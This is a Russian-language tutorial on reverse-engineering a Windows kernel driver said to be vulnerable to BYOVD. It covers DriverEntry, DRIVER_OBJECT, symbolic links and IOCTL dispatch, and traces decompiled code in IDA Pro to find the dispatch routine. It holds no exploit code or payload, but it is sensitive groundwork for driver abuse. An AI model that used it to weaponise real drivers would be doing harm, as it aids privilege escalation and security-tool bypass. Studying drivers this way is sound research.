Для начала нам нужно понимать, что такое драйвер в Windows и как он устроен. Очевидно, что, как и у любого другого приложения, у драйвера есть точка входа, которая называется DriverEntry и имеет следующий прототип:


```
NTSTATUS DriverEntry (
  _In_ PDRIVER_OBJECT DriverObject,
  _In_ PUNICODE_STRING RegistryPath
);
```

Видим, что в основную функцию драйвера передаются два аргумента: DriverObject, представляющий собой указатель на структуру `DRIVER_OBJECT`, которая содержит информацию о драйвере, и указатель на строку `RegistryPath` с путем к файлу драйвера. Сама структура `DRIVER_OBJECT` выглядит так:

```
typedef struct _DRIVER_OBJECT {
  CSHORT              Type;
  CSHORT              Size;
  PDEVICE_OBJECT      DeviceObject;
  ULONG               Flags;
  PVOID               DriverStart;
  ULONG               DriverSize;
  PVOID               DriverSection;
  PDRIVER_EXTENSION   DriverExtension;
  UNICODE_STRING      DriverName;
  PUNICODE_STRING     HardwareDatabase;
  PFAST_IO_DISPATCH   FastIoDispatch;
  PDRIVER_INITIALIZE  DriverInit;
  PDRIVER_STARTIO     DriverStartIo;
  PDRIVER_UNLOAD      DriverUnload;
  PDRIVER_DISPATCH    MajorFunction[IRP_MJ_MAXIMUM_FUNCTION + 1];
} DRIVER_OBJECT, *PDRIVER_OBJECT;
```

Чтобы приложение из пользовательского режима могло взаимодействовать с драйвером, работающим в режиме ядра, создается **устройство** драйвера при помощи функции IoCreateDevice или WdmlibIoCreateDeviceSecure и **символическая ссылка** на него при помощи IoCreateSymbolicLink.

Вот фрагмент кода в реальном драйвере, где происходит создание символической ссылки на него.



```
qword_14004D0E8 = v3;
_snwprintf(&word_14004D400, 0x1Eui64, L"\\Device\\%s");
_snwprintf(word_14004D0A0, 0x1Eui64, L"\\DosDevices\\%s", qword_14004D0E8);
RtlInitUnicodeString(&DeviceNameString, &word_14004D400);
RtlInitUnicodeString(&SymbolicLinkName, word_14004D0A0);
result = sub_140050090(a1, 0, &DeviceNameString, 39304, 256, 0, L"68", 0i64, &qword_14004D0E0);
dword_14004D390 = result;
if ( result >= 0 )
{
  dword_14004D390 = IoCreateSymbolicLink(&SymbolicLinkName, &DeviceNameString);
  if ( dword_14004D390 >= 0 )

  {
    qword_14004D9B8 = qword_14004D0E0;
    v4 = 0i64;
```

Создание символической ссылки при помощи IoCreateSymbolicLink

Теперь разберемся с тем, как приложение пользовательского режима заставляет драйвер выполнить какое-либо действие.

Обрати внимание на поле `PDRIVER_DISPATCH MajorFunction[IRP_MJ_MAXIMUM_FUNCTION + 1]` в структуре `DRIVER_OBJECT`. Это поле — массив указателей на функции, которые будет выполнять драйвер в определенных условиях (то есть, по сути, список выполняемых драйвером действий).

Прежде всего нас интересует `IRP_MJ_DEVICE_CONTROL` — это один из кодов функций IRP (I/O Request Packet) в массиве `MajorFunction`. Он используется для обработки запросов на управление устройством драйвера, таких как чтение и запись данных. Чтобы было нагляднее, пример кода драйвера, отвечающий за инициализацию разных функций IRP:

```
NTSTATUS DispatchRead(
    _In_ PDEVICE_OBJECT DeviceObject,
    _Inout_ PIRP Irp
)
{
    UNREFERENCED_PARAMETER(DeviceObject);

    // Обработка операции чтения файла
    Irp->IoStatus.Status = STATUS_SUCCESS;
    Irp->IoStatus.Information = 0;

    IoCompleteRequest(Irp, IO_NO_INCREMENT);

    return STATUS_SUCCESS;
}

...

NTSTATUS DriverEntry:

    // Заполнение массива MajorFunction
    DriverObject->MajorFunction[IRP_MJ_CREATE] = DispatchCreateClose;
    DriverObject->MajorFunction[IRP_MJ_CLOSE] = DispatchCreateClose;
    // Код, выполняющийся при событии IRP_MJ_READ
    DriverObject->MajorFunction[IRP_MJ_READ] = DispatchRead;
    DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] =
DriverDispatch;
```

INFO

Input/Output Control, или IOCTL, — это механизм взаимодействия между пользовательским приложением и драйвером устройства в Windows. IOCTL позволяет приложению отправлять управляющие команды и запросы к драйверам устройств для выполнения различных операций, таких как чтение или запись данных, установка параметров устройства, получение информации о состоянии устройства и многое другое. Когда приложение отправляет IOCTL, операционная система передает запрос соответствующему драйверу устройства, который затем выполняет нужное действие и возвращает результат операции.

IOCTL запросы обрабатываются в специальной функции DriverDispatch, вот ее прототип (запомни его, он нам понадобится, чтобы найти эту функцию в дизассемблере):

```
NTSTATUS DriverDispatch(
  [in, out] _DEVICE_OBJECT *DeviceObject,
  [in, out] _IRP *Irp
)
```

Код обработки IOCTL запросов к драйверу, реализованной в функции `DriverDispatch`, может выглядеть примерно так:


```
NTSTATUS DriverDispatch(PDEVICE_OBJECT DeviceObject, PIRP Irp)
{
    NTSTATUS status = STATUS_SUCCESS;
    PIO_STACK_LOCATION irpStack = IoGetCurrentIrpStackLocation(Irp);
    ULONG controlCode = irpStack->Parameters.DeviceIoControl.
IoControlCode;

    switch(controlCode)
    {
        case IOCTL_CUSTOM_COMMAND:
            // Обработка пользовательской команды
            status = ProcessCustomCommand(DeviceObject, Irp);
            break;

        case IOCTL_ANOTHER_COMMAND:
            // Обработка другой пользовательской команды
            status = ProcessAnotherCommand(DeviceObject, Irp);
            break;

        default:
            // Неизвестная команда, возвращаем ошибку
            status = STATUS_INVALID_DEVICE_REQUEST;
            break;
    }

    Irp->IoStatus.Status = status;
    IoCompleteRequest(Irp, IO_NO_INCREMENT);

    return status;
}
```

В этой функции `IOCTL_CUSTOM_COMMAND` и `IOCTL_ANOTHER_COMMAND` это просто дефайны, содержащие номера IOCTL. Их будет отправлять пользовательское приложение в драйвер. По запросу приложений функции будут выполняться уже в драйвере и с приоритетом ring 0. Часть switch case в функции `DispatchDeviceControl` одна из самых интересных для нас, потому что как раз содержит номера управляющих IOCTL-запросов.

ИССЛЕДУЕМ ДРАЙВЕР

После того как мы ознакомились с базовой структурой драйвера, поняли, как драйвер взаимодействует с юзермодом, настало время реверса! Загружаем подопытный драйвер в IDA Pro и видим точку входа драйвера.

Так как это реальный драйвер, уязвимый для BYOVD, его начальный код может несколько отличаться от простейшего макета драйвера. Чтобы попасть в области кода, содержащие создание устройства, символической ссылки и начало инициализации массива `MajorFunction`, проследим, куда ведет аргумент `DriverObject`, ведь он обязателен для действий инициализации. В итоге находим это место, оно рядом с кодом создания символической ссылки. Но так бывает не всегда.




```
00000050 FastIoDispatch  dq ?            ; offset
00000058 DriverInit      dq ?            ; offset
00000060 DriverStartIo   dq ?            ; offset
00000068 DriverUnload    dq ?            ; offset
00000070 MajorFunction   dq 28 dup(?)    ; offset
00000150 _DRIVER_OBJECT  ends
00000150
```

```
            (_DWORD)a1,
            0,
            (unsigned int)&DestinationString,
            29337,
            256,
            1,
            (__int64)L"68",
            0i64,
            (__int64)&DeviceObject);
  if ( (int)result >= 0 )
  {
    v4 = IoCreateSymbolicLink(&SymbolicLinkName, &DestinationString);
    if ( v4 >= 0 )
    {
      memset64(a1->MajorFunction, (unsigned __int64)sub_140014890, 0x1Cui64);
      return 0i64;
    }
```

Заполнение MajorFunction


Строчка с `memset` инициализирует массив `MajorFunction`. Идем в функцию `sub_140014890`, указанную в аргументе, видим много кода.



```
    if ( qword_14004DA38 )
    {
      RequestorProcessId = IoGetRequestorProcessId(irp);
      if ( !(qword_14004DA38)(RequestorProcessId) )
      {
LABEL_17:
        irp->IoStatus.Status = -1073741637;
        IofCompleteRequest(irp, 0);
        return -1073741637;
      }
    }
  }
  }
  return DriverDispatch(DeviceObject, irp);
}
else
{
  v19 = irp->Tail.Overlay.CurrentStackLocation;
  p_IoStatus = &irp->IoStatus;
  v21 = irp->AssociatedIrp.MasterIrp;
  irp->IoStatus.Status = 0;
  p_Type = &v21->Type;
  irp->IoStatus.Information = 0i64;
  LOBYTE(a1) = v19->MajorFunction;
  v23 = v19->Parameters.Create.Options;
  LowPart = v19->Parameters.Read.ByteOffset.LowPart;
  if ( v19->MajorFunction )
  {
    if ( a1 == 2 )
```

Поиск функции диспетчеризации

Отыскиваем функцию диспетчеризации по ее прототипу (помнишь, я говорил, что его надо запомнить?) — просто прослеживаем, куда идет аргумент, содержащий IRP. А уже внутри функции видим код инициализации разных элементов `MajorFunction`.




```
p_IoStatus = &a2->IoStatus;
v4 = 0;
a2->IoStatus.Information = 0i64;
MasterIrp = a2->AssociatedIrp.MasterIrp;
*p_IoStatus = 0;
UserBuffer = MasterIrp;
Options = CurrentStackLocation->Parameters.Create.Options;
LowPart = CurrentStackLocation->Parameters.Read.ByteOffset.LowPart;
if ( CurrentStackLocation->MajorFunction == 2 )
{
  sub_140019E00(CurrentStackLocation, MasterIrp, Options, MasterIrp);
  sub_140017F98(&dword_14004D460);
}
else if ( CurrentStackLocation->MajorFunction == 14 )
{
  if ( (LowPart & 3) == 3 )
    UserBuffer = a2->UserBuffer;
  v4 = sub_140018FF8(
         CurrentStackLocation->FileObject,
         MasterIrp,
         Options,
         UserBuffer,
         CurrentStackLocation->Parameters.Read.Length,
         LowPart,
         p_IoStatus,
         a1);
}
IofCompleteRequest(a2, 0);
return v4;
}
```

```
#define IRP_MJ_CREATE                    0x00
#define IRP_MJ_CREATE_NAMED_PIPE         0x01
#define IRP_MJ_CLOSE                     0x02
#define IRP_MJ_READ                      0x03
#define IRP_MJ_WRITE                     0x04
#define IRP_MJ_QUERY_INFORMATION         0x05
#define IRP_MJ_SET_INFORMATION           0x06
#define IRP_MJ_QUERY_EA                  0x07
#define IRP_MJ_SET_EA                    0x08
#define IRP_MJ_FLUSH_BUFFERS             0x09
#define IRP_MJ_QUERY_VOLUME_INFORMATION  0x0a
#define IRP_MJ_SET_VOLUME_INFORMATION    0x0b
#define IRP_MJ_DIRECTORY_CONTROL         0x0c
#define IRP_MJ_FILE_SYSTEM_CONTROL       0x0d
#define IRP_MJ_DEVICE_CONTROL            0x0e
#define IRP_MJ_INTERNAL_DEVICE_CONTROL   0x0f
#define IRP_MJ_SHUTDOWN                  0x10
#define IRP_MJ_LOCK_CONTROL              0x11
#define IRP_MJ_CLEANUP                   0x12
#define IRP_MJ_CREATE_MAILSLOT           0x13
#define IRP_MJ_QUERY_SECURITY            0x14
#define IRP_MJ_SET_SECURITY              0x15
#define IRP_MJ_POWER                     0x16
#define IRP_MJ_SYSTEM_CONTROL            0x17
#define IRP_MJ_DEVICE_CHANGE             0x18
#define IRP_MJ_QUERY_QUOTA               0x19
#define IRP_MJ_SET_QUOTA                 0x1a
#define IRP_MJ_PNP                       0x1b
#define IRP_MJ_PNP_POWER                 IRP_MJ_PNP
```

Инициализируются элементы MajorFunction

